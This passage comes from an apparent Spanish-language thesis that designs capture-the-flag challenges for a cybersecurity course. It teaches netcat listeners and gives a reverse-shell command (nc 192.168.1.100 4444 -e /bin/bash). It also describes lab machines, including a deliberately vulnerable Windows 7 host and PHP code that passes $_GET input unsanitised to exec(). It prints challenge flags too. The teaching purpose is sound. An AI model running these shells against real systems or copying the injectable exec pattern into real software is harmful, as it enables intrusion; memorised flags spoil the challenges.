a) Son vulnerabilidades que permiten a los atacantes subir ficheros maliciosos a un sistema sin autorización, lo que puede llevar a la ejecución de código no deseado y comprometer la seguridad del sistema.

b) Son vulnerabilidades que permiten a los atacantes subir ficheros de música inapropiados, arruinando la experiencia auditiva del sistema.

c) Son vulnerabilidades que permiten a los atacantes subir ficheros grandes y ocupar espacio de almacenamiento, ralentizando el rendimiento del sistema.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.5.10. Reto 11: Obtener una shell

4.5.10.1. Enunciado

En este reto, vamos a explorar dos conceptos vitales para las ejecuciones de código remoto: las **reverse shells** y la herramienta *netcat*. Prepárate para lanzarte en una aventura llena de comandos, conexiones y desafíos emocionantes. ¡Vamos allá!

Una **reverse shell** es como un boomerang cibernético. Cuando tenemos una ejecución de código remota y queremos ejecutar comandos en el objetivo de manera cómoda, la **reverse shell** es nuestra aliada. Nos permite establecer una conexión desde el objetivo hacia nuestra máquina, lo que nos da un control total y una forma práctica de interactuar con el sistema objetivo. Es como tener un control remoto para dominar el mundo (cibernético).

Netcat, también conocido como *nc* o *ncat* (sí, tiene múltiples nombres), es una herramienta versátil que nos permite establecer conexiones, enviar y recibir datos, y realizar diversas tareas relacionadas con las redes. Puede actuar como un "enlace" entre sistemas, ayudándonos a

levantar un "listener" o lanzar una **reverse shell**. Es como un asistente ingenioso que nos ayuda a establecer puentes entre diferentes sistemas y desatar nuestro potencial.

- **Listener**: En el mundo de la ciberseguridad, un listener es como una oreja atenta, siempre esperando a escuchar lo que sucede en una determinada dirección IP y puerto. Con *netcat*, podemos levantar un listener para recibir conexiones entrantes y escuchar lo que los sistemas remotos tienen que decir. Para ello, podemos ejecutar un comando como este:

  `nc -nlvp <puerto>`

  Aquí, la opción `-n` especifica que no se realice una resolución de nombres DNS, la opción `-l` indica que debe actuar como un listener, la opción `-v` habilita la salida detallada para mostrar información sobre las conexiones entrantes y la opción `-p` sirve para especificar el puerto que se pone en escucha.

  Supongamos que queremos establecer un listener en el puerto 4444. Podríamos ejecutar el siguiente comando: `nc -nlvp 4444`. Ahora, nuestro sistema estará a la espera de conexiones entrantes en el puerto 4444. Si algún sistema remoto se conecta a ese puerto, podremos recibir los datos y tomar medidas según sea necesario.

- **Reverse Shell**: Ahora, vamos al meollo del asunto. La **reverse shell** es como tener un control remoto mágico para ejecutar comandos en un sistema objetivo. Con *netcat*, podemos lanzar una **reverse shell** que establece una conexión desde el objetivo hacia nuestra máquina, permitiéndonos ejecutar comandos en el sistema remoto. Para ello, podemos utilizar un comando como este:

  `nc <direcciónIPnuestra><puerto>-e /bin/bash`

  Aquí, `<direcciónIPnuestra>` representa nuestra dirección IP y `<puerto>` es el puerto en el que estaremos escuchando. La opción `-e /bin/bash` especifica que queremos ejecutar el shell de Bash una vez se haya establecido la conexión.

  Supongamos que queremos lanzar una **reverse shell** desde el sistema objetivo hacia nuestra máquina en la dirección IP 192.168.1.100 y en el puerto 4444. Podríamos ejecutar el siguiente comando en el sistema objetivo:

  `nc 192.168.1.100 4444 -e /bin/bash`

  Esto establecería una conexión desde el objetivo hacia nuestra máquina, permitiéndonos ejecutar comandos en el sistema remoto.

¿Qué es un listener en el contexto de netcat?

a) Una conexión desde nuestra máquina hacia el objetivo que nos permite ejecutar comandos en el sistema remoto.

b) Una oreja atenta que escucha las conexiones entrantes en una dirección IP y puerto específico.

c) Un proceso que utiliza la técnica de modulación de frecuencia para decodificar señales encriptadas y obtener acceso a sistemas remotos.

¿Cuál crees que es la respuesta correcta? El flag de este reto es la letra asociada a la opción correcta.

4.6. Retos de explotación

4.6.1. Reto 12: Legacy (Explotación)

4.6.1.1. Enunciado

Ya llevas unos meses en la asignatura de **Ciberseguridad**, pero hasta ahora solo has dado teoría. Hoy llegas a clase y... ¡Día de laboratorio! Lo primero que te sorprende es que los sistemas parecen algo obsoletos: hardware antiguo, sistemas operativos de cuando *Kevin Mitnick* iba al colegio... y no es solo tu ordenador y el de tus compañeros, ya que por mera curiosidad echas un vistazo a la pantalla del ordenador de tu profesor... ¡Y también es del año de la Polka! ¡Menudo museo de sistemas **Legacy**! Por lo que has estudiado en la asignatura, *antiguo = vulnerable* y te asalta cierta curiosidad... pero estás en clase, no debes hacer travesuras... ¿Pero y si sí?

El flag de este reto está contenido en el fichero **flag.txt** en el directorio del usuario con los privilegios más bajos del sistema.

- Instrucciones:

  1. Descárgate el archivo *OVA* asociado a este reto e impórtalo en tu *VirtualBox*.
  2. Recuerda poner tu máquina *KaliUNED* y la máquina descargada en este reto en la misma red NAT, *RedUNED*, que configuraste en el reto *Preparando el terreno*.
  3. Para averiguar cuál es la IP de la máquina objetivo debes ejecutar en tu máquina *KaliUNED* el comando `netdiscover`. Por ejemplo, si tu red *RedUNED* es 10.0.2.0/24 debes ejecutar el comando:

     ```
     sudo netdiscover -r 10.0.2.0/24
     ```

     y seleccionar la IP más alta, que es la de la máquina asociada al reto.

4.6.1.2. Implementación

Se ha instalado una máquina virtual **Windows 7 (64 bits)** llamada **Legacy** con 2048 MB de RAM, 1 CPU y 32 GB de disco duro. La ISO ha sido descargada de

Imagen ISO de Windows 7

ya que al ser un producto EOL ya no hay imagenes oficiales disponibles en la página de Microsoft. Sin embargo, **archive.org** es una web confiable y se han realizado comprobaciones extra como escanear la URL de la ISO en VirusTotal.

El nombre de la máquina proviene de los típicos sistemas *Legacy* en las empresas que a pesar de su antigüedad, todavía están en uso debido a su importancia en la operación del negocio. Estos sistemas suelen estar repletos de vulnerabilidades, ya que en muchos casos son productos EOL que no disponen de parches para las vulnerabilidades existentes.

La implementación de este reto ha sido muy sencilla, ya que no hubo que realizar prácticamente ninguna modificación para generar la vulnerabilidad en la máquina. En primer lugar, se realizó la instalación de la imagen ISO de la manera habitual, creando como primer usuario de la máquina el usuario administrador *john*, como se puede ver en la figura 4.21




Figura 4.21: Creación del usuario john durante la instalación de Windows en la máquina Legacy

Una vez instalado Windows se procedió al inicio de sesión con el usuario *john* y a la creación del usuario estándar *matt*, como se puede observar en la figura 4.22




Figura 4.22: Creación del usuario matt en la máquina Legacy

por lo que finalmente el conjunto de cuentas presentes en la máquina es el que se indica en la figura 4.23




Figura 4.23: Usuarios de Windows en la máquina Legacy

Desde Windows 7, Microsoft ha incorporado el protocolo *SMBv1 (Server Message Block v1)* en su sistema operativo como parte de las funciones de red básicas para compartir recursos y acceder a recursos compartidos en la red, por lo que no es necesario activarlo manualmente. Es por ello que no ha sido realizar ningún tipo de instalación o configuración adicional en este sentido.

Sin embargo, tras hacer algunos escaneos desde la máquina **KaliUNED** con nmap se comprobó que no se detectaba ningún puerto abierto en la máquina **Legacy**. Buscando algo de información se descubrió que esto se podía deber a la configuración del *Network Location* y que era necesario identificarlo como *Home network*. Por ello se inició sesión con el usuario *john* y se configuró como se puede observar en la figura 4.24




Figura 4.24: Configuración del Network Location en la máquina Legacy

dando lugar al resultado de la figura 4.25




Figura 4.25: Resultado de la configuración del Network Location en la máquina Legacy

Con el vector de explotación ya configurado, se generó el user flag

sEwRiHbrPE8AsTlSOvhdm6tNgAmJ07

y se metió en el fichero `C:\Users\matt\Desktop\flag.txt`.

4.6.2. Reto 13: HackingStation (Explotación)

4.6.2.1. Enunciado

Como buen aspirante a hacker tienes curiosidad y espíritu autodidacta. Navegando por internet te has encontrado una web llamada **HackingStation** que sirve para buscar exploits o algo así. La web parece estar en desarrollo y el output que te devuelve el buscador te resulta familiar... ¿Podrá ser el cazador cazado?

El flag de este reto está contenido en el fichero **flag.txt** en el directorio del usuario con los privilegios más bajos del sistema.

- Instrucciones:

1. Descárgate el archivo *OVA* asociado a este reto e impórtalo en tu *VirtualBox*.

2. Recuerda poner tu máquina *KaliUNED* y la máquina descargada en este reto en la misma red NAT, *RedUNED*, que configuraste en el reto *Preparando el terreno*.

3. Para averiguar cuál es la IP de la máquina objetivo debes ejecutar en tu máquina *KaliUNED* el comando `netdiscover`. Por ejemplo, si tu red *RedUNED* es 10.0.2.0/24 debes ejecutar el comando:

   ```
   sudo netdiscover -r 10.0.2.0/24
   ```

   y seleccionar la IP más alta, que es la de la máquina asociada al reto.

4.6.2.2. Implementación

Se ha instalado una máquina virtual *Kali Linux 2023.1 (64 bits)* llamada **HackingStation** con 2048 MB de RAM, 1 CPUs y 20 GB de disco duro. La ISO ha sido descargada de

Imagen ISO de Kali Linux

La instalación es trivial y no ha sido necesario instalar ninguna herramienta adicional más allá de las del pack inicial, como se puede observar en la figura 4.26




Figura 4.26: Herramientas instaladas en la máquina HackingStation

y se ha creado como primer usuario el usuario *hacker*.

Para configurar el servicio web se ha utilizado *Apache/2.4.55 (Debian)* y todo el código de la web se ha depositado en el directorio `/var/www/html`. El código de la web está desglosado en 2 archivos:

- **index.html**: este es el archivo HTML correspondiente a la página principal de la web, donde se puede observar que hay una funcionalidad de búsqueda de exploits dado el nombre de un producto. Tiene el siguiente aspecto de la figura 4.27




Figura 4.27: Apariencia del archivo index.html correspondiente al código A.2 de la máquina HackingStation

- **exploitQuery.php**: este es el script que realiza la búsqueda de exploits tomando como parámetro el nombre del producto sobre el cual se quieren buscar exploits. La búsqueda de exploits sobre el producto *Liferay* ofrecería un resultado como el de la figura 4.28




Figura 4.28: Ejecución del script exploitQuery.php tomando como input Liferay correspondiente al código A.3 de la máquina HackingStation

A continuación, se presenta una explicación del código *exploitQuery.php*:

1. `exec('searchsploit -wj ' . $_GET['product'], $results)`: esta línea utiliza la función `exec()` de PHP para ejecutar el comando del sistema `searchsploit`. Las opcio-

nes `-wj` en el comando indican que se deben mostrar los resultados en formato JSON mostrando la URL de cada exploit a exploit-db.com en vez de la ruta local. La parte `$_GET['product']` es una forma de obtener el valor del parámetro *product* desde la URL. Los resultados obtenidos se almacenarán en la variable `$results`.

2. `$json_string = json_encode($results, JSON_PRETTY_PRINT)`: aquí, la función `json_encode()` se utiliza para convertir el array `$results` en formato JSON. La opción `JSON_PRETTY_PRINT` hace que la salida JSON tenga una estructura legible y formateada para facilitar la lectura.

3. `echo '<pre>' . \$json_string . '</pre>'`: finalmente, el código muestra el resultado JSON en la página web dentro de la etiqueta HTML `<pre>`, lo que permite mostrar el resultado de manera preformateada para que sea más fácil de leer.

Como se puede observar, este código es vulnerable a **inyección de comandos**, ya que se hace una llamada a la función *exec* de PHP, que permite ejecutar comandos de sistema, pasándole un parámetro sin ningún tipo de saneamiento previo. A través de esta vulnerabilidad se podrá ejecutar código en el sistema de forma no autorizada.

Sin embargo, este código se ejecutará con el usuario *www-data*, que es el usuario que utiliza *Apache* por defecto para ejecutar el código asociado al servidor web. Como lo que se quiere es que el servidor web se ejecute con el usuario *hacker*, será necesario editar el fichero `/etc/apache2/envvars` mediante el comando

```
sudo nano /etc/apache2/envvars
```

como se indica en la figura 4.29




Figura 4.29: Configuración del archivo /etc/apache2/envvars en la máquina HackingStation

Por último, es preciso configurar el servidor *Apache* para que se lance automáticamente al

encender la máquina. Esto se consigue mediante la ejecución de los siguientes comandos

```
cd /etc/init.d
```

```
sudo nano init_config.sh
```

```
sudo chmod +x init_config.sh
```

```
sudo ln -s /etc/init.d/init_config.sh /etc/rc3.d/S98init_config.sh
```

como se indica en la figura 4.30




Figura 4.30: Configuración del archivo init_config.sh en la máquina HackingStation

donde el contenido del script `init_config.sh` es el código A.4. La ejecución de estos comandos permite crear un enlace simbólico desde `/etc/rc3.d` al script `init_config.sh` ubicado en `/etc/init.d`, lo que asegura que el script `init_config.sh` se ejecute al iniciar el sistema o cambiar al nivel de ejecución 3 en Linux. Como el código `init_config.sh` lanza el servicio *Apache*, se tiene que el servidor *Apache* se activa cada vez que se encienda la máquina virtual.

Con el vector de explotación ya configurado, se generó el user flag

h3JxnVyBlAGuY3NMYYooLDAY3zi3KZ

y se depositó en el fichero `\home\hacker\Desktop\flag.txt`.

4.6.3. Reto 14: Diff3r3ntS3c (Explotación)

4.6.3.1. Enunciado

Estás aumentando tus conocimientos en **Ciberseguridad** y te está gustando tanto que estás pensando en dedicarte a ello profesionalmente. Has oído hablar de una empresa llamada **Diff3r3ntS3c** especializada en seguridad ofensiva, que es lo que te está molando. Buscando información sobre ella descubres que tienen una web, muy bonita por cierto, y que están buscando talento, así

que te planteas mandarles tu CV. Pero el diablillo que tienes en el hombro te está susurrando cosas malévolas...

¿Qué mejor manera de impresionar a una empresa de **Ciberseguridad** que hackeándoles? Bueno, quizás te busques algún que otro problemilla, pero impresionar les vas a impresionar.

El flag de este reto está contenido en el fichero **flag.txt** en el directorio del usuario con los privilegios más bajos del sistema.

- Instrucciones:

1. Descárgate el archivo *OVA* asociado a este reto e impórtalo en tu *VirtualBox*.

2. Recuerda poner tu máquina *KaliUNED* y la máquina descargada en este reto en la misma red NAT, *RedUNED*, que configuraste en el reto *Preparando el terreno*.

